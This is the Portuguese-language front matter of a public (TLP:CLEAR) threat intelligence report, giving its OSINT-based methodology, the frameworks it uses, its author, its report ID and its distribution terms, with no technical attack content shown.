Este relatório foi produzido aplicando metodologias estruturadas de Threat Intelligence, combinando frameworks reconhecidos internacionalmente (Modelo Diamante, MITRE ATT&CK, ENISA CTL, FIRST TLP) e análise baseada exclusivamente em fontes públicas (OSINT). O objetivo é fornecer inteligência acionável para equipes de defesa, contribuindo para a segurança coletiva da comunidade de segurança da informação.

Observação metodológica: *Referências a artefatos operacionais neste relatório dizem respeito a elementos técnicos associados à campanha, não a atribuição de identidade pessoal.*

Autor	**Fagner Mendes Oliveira**
Report ID	TI-2025-1215-001
Classificação	TLP:CLEAR — Distribuição pública autorizada sem restrições

DISTRIBUIÇÃO AUTORIZADA

Este relatório é disponibilizado sob **TLP:CLEAR** para benefício da comunidade de segurança. Distribuição pública autorizada sem restrições para maximizar o alcance defensivo.